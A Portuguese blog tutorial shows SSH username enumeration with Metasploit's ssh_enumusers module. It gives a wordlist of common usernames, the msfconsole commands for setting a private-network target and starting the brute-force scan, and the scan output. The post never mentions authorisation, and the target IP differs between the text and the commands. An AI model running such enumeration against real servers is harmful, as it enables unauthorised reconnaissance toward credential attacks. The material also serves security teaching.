

Metasploit Framework - Enumerando Usuários SSH do Servidor

MATHEUS FIDELIS 11:58 0 COMENTÁRIOS

SHARE: Facebook Twitter Google+ Pinterest



Para realizar o teste de enumeração de usuários SSH de um servidor alvo faremos uso de uma ferramenta bem simples do Metasploit que será carregada como um Exploit e de uma wordlist com possíveis nomes de usuários do sistema. Realizaremos o teste analisando as respostas do servidor durante um processo de força bruta, no qual testaremos vários usuários SSH.

Abra inicie o PosgreSQL e o Metasploit Framework

```
# service postgresql start
# msfconsole
```

```
root@fidelis: /home/matheus
Arquivo Editar Ver Pesquisar Terminal Ajuda
Usage: /etc/init.d/postgresql {start|stop|restart|reload|force-reload|status} [v
ersion ...]
root@fidelis:/home/matheus# service postgresql start
root@fidelis:/home/matheus# msfconsole
[*] The initial module cache will be built in the background, this can take 2-5
minutes...

Metasploit

Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

= [ metasploit v4.11.4-2015090201 ]
+ -- ==[ 1476 exploits - 852 auxiliary - 239 post ]
+ -- ==[ 432 payloads - 37 encoders - 8 nops ]
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > |
```

Wordlist

SOCIAL

f Facebook t Twitter

in LinkedIn G Github

FACEBOOK



Follow Page

Share

POPULAR



Entendendo o Google Hacking na Prática e Otimizando suas Buscas com Dorks

18:42



Resetando a senha do usuário root do MySQL e MariaDB

13:33



Encontrando e Acessando Câmeras e Roteadores abertos a Internet

17:11



Capturando senhas com Social Engineering Toolkit e Ettercap

20:53



Realizando ataques e varreduras anonimamente com Tor e Proxchains

08:55



Configurando Proxy Transparente com Squid Proxy e PfSense

09:10



Zabbix - Monitorando Disponibilidade de Internet

06:06



Configurando e Turbinando o php.ini do Servidor

04:38



Realizando ataque Man in the Middle com SSLStrip e Ettercap

03:43

Vamos supor que tenhamos uma Wordlist com nomes de usuários comuns como os abaixo:

```
“ #USERLIST PADRÃO
Administrator
administrator
test
asd
qwerty
matheus
superuser
security
sysadmin
operator
pedro
suporte
sysadmin
support
admin
Manager
manager
monitor
system
sysadm
12345
hello
root
Admin
ADMIN
”
```


Carregando os serviços e iniciando o ataque

Agora procure pelo termo ssh para verificar os exploits e auxiliares disponíveis para o termo.

```
“ msf > search ssh ”
```

Agora vamos utilizar o scanner **ssh_enumusers**
Esse scanner é um auxiliar de força bruta que tende a testar os logins que estão dentro da uma wordlist

```
“ msf > use auxiliary/scanner/ssh/ssh_enumusers ”
```

Neste ambiente estarei realizando o ataque sobre um servidor rodando o CentOS 7  IP é o 192.168.0.37

Vamos ver as opções do scanner carregado no Metasploit:

```
“ msf > show options ”
```

Aqui iremos definir as configurações do exploit

```
“ msf > set RHOSTS 192.168.0.102 ”
```



Steganografia :: Escondendo arquivos criptografados em imagens no Linux com Steghide

11:15

LABELS

AMBIENTES (13)

ARCHLINUX (1)

CAMPANHAS (2)

CLOUD (12)

CYBERBULLYING (1)

DESENVOLVIMENTO (32)

DOCKER (18)

DORKS (1)

EKS (4)

FARGATE (1)

FERRAMENTAS (1)

FIREWALL (5)

GOOGLE (1)

JAVA (2)

KUBERNETES (3)

LIFEHACKING (6)

METASPLOIT (7)

MYTOOLS (7)

NOSQL (2)

OPENSUSE (1)

PIRATARIA (1)

PRIVACIDADE (5)

PROXY (6)

SWARM (1)

TALK (3)

TOR (3)

TROUBLESHOOTING (2)

VIDEO (4)

VIRTUALIZAÇÃO (5)

WE (1)

WIRELESS (2)

ZABBIX (5)

ANDROID (2)

ARTIGOS (1)

CENTOS (10)

CRIPTOGRAFIA (7)

DEVOPS (20)

DOCUMENTARIO (4)

DROPS (2)

EKS-PLAYLIST (4)

FEDORA (2)

FINGERPRINT (2)

FORENSE (7)

HACKING (48)

JEKINS (1)

LAMBDA (1)

LINUX (130)

MONITORAMENTO (1)

NGINX (3)

NOTÍCIAIS (1)

PALESTRA (2)

PHP (3)

POST (207)

PROVISIONAMENTO (2)

PWGEN (1)

PYTHON (10)

RED HAT (7)

SAMBA (6)

SERVERLESS (1)

SHELLSCRIPT (5)

SRE (1)

SYSTEMDAILY (22)

TERRAFORM (5)

TIPS (37)

TORRENTS (2)

TUTORIAIS (93)

VIM (2)

VIRTUALBOX (2)

WARGAMES (1)

WEB (43)

WINDOWS (3)

YOUTUBE (2)

```
root@fidelis: /home/matheus
msf auxiliary(ssh_enumusers) > show options
Module options (auxiliary/scanner/ssh/ssh_enumusers):
-----
Name      Current Setting  Required  Description
-----
Proxies   no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    yes             yes       The target address range or CIDR identifier
RPORT     22              yes       The target port
THREADS   1               yes       The number of concurrent threads
THRESHOLD 10              yes       Amount of seconds needed before a user is considered found
USER_FILE yes             yes       File containing usernames, one per line

msf auxiliary(ssh_enumusers) > set RHOSTS 192.168.0.37
RHOSTS => 192.168.0.37
msf auxiliary(ssh_enumusers) >
```

Obs: O RPORT é por default setado na porta 22, caso você encontre uma porta diferente rodando o serviço de SSH, basta realizar

“ msf > set RPORT **numerodaporta** ”

Definindo a Wordlist

Como já explicado, você deverá fazer uso de uma wordlist que deverá conter os nomes dos usuários a serem testados. Vamos carregar o caminho até ela no módulo USER_FILE

“ msf > set USER_FILE /home/matheus/userlist.txt ”

```
root@fidelis: /home/matheus
msf auxiliary(ssh_enumusers) > set RHOSTS 192.168.0.102
RHOSTS => 192.168.0.102
msf auxiliary(ssh_enumusers) > show options
Module options (auxiliary/scanner/ssh/ssh_enumusers):
-----
Name      Current Setting  Required  Description
-----
Proxies   no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    192.168.0.102   yes       The target address range or CIDR identifier
RPORT     22              yes       The target port
THREADS   1               yes       The number of concurrent threads
THRESHOLD 10              yes       Amount of seconds needed before a user is considered found
USER_FILE /home/matheus/userlist.txt yes       File containing usernames, one per line

msf auxiliary(ssh_enumusers) >
```

Agora vamos a ação:

“ msf > run ”


```
root@fidelis: /home/matheus
msf auxiliary(ssh_enumusers) > run
[*] 192.168.0.102:22 - SSH - Checking for false positives
[*] 192.168.0.102:22 - SSH - Starting scan
[-] 192.168.0.102:22 - SSH - User 'Administrator' not found
[-] 192.168.0.102:22 - SSH - User 'administrator' not found
[-] 192.168.0.102:22 - SSH - User 'test' not found
[-] 192.168.0.102:22 - SSH - User 'asd' not found
[-] 192.168.0.102:22 - SSH - User 'qerty' not found
[-] 192.168.0.102:22 - SSH - User 'matheus' not found
[-] 192.168.0.102:22 - SSH - User 'superuser' not found
[-] 192.168.0.102:22 - SSH - User 'security' not found
[-] 192.168.0.102:22 - SSH - User 'sysadmin' not found
[-] 192.168.0.102:22 - SSH - User 'operator' not found
[-] 192.168.0.102:22 - SSH - User 'matheus.fidelis' not found
[-] 192.168.0.102:22 - SSH - User 'pedro' not found
[-] 192.168.0.102:22 - SSH - User 'support' not found
[-] 192.168.0.102:22 - SSH - User 'sysadmin' not found
[-] 192.168.0.102:22 - SSH - User 'support' not found
[-] 192.168.0.102:22 - SSH - User 'admin' not found
```

Ele vai testar todos os logins que você tem na sua user list um a um e te mostrar os resultados positivos e negativos do teste.

MARCADORES: HACKING METASPLOIT POST SEGURANÇA TUTORIAIS


SHARE: [Facebook](#) [Twitter](#) [Google+](#) [Pinterest](#)

YOU MIGHT ALSO LIKE




Jenkins :: Escalando Jenkins Slaves do AWS Fargate / ECS

⌚ AUGUST 06, 2019



13 coisas que aprendi em 1 ano usando Serverless em produção

⌚ JULY 28, 2019



[Terraform + ECS + CodePipeline] Entregando Containers na AWS Fargate com CI/CD

⌚ JUNE 26, 2019

POST A COMMENT

Nenhum comentário

Para deixar um comentário, clique no botão abaixo e faça login com o Google.

FAZER LOGIN COM O GOOGLE



RECENT POSTS

BUSINESS



Sobrevivendo ao Caos no Kubernetes com Istio Service Mesh e EKS

⌚ NOVEMBER 09, 2021



[Terraformando o EKS #03] Deploy do Traefik do EKS

⌚ MAY 02, 2020



[Terraformando o EKS #02] : Criando os Node Groups do Cluster

⌚ APRIL 28, 2020

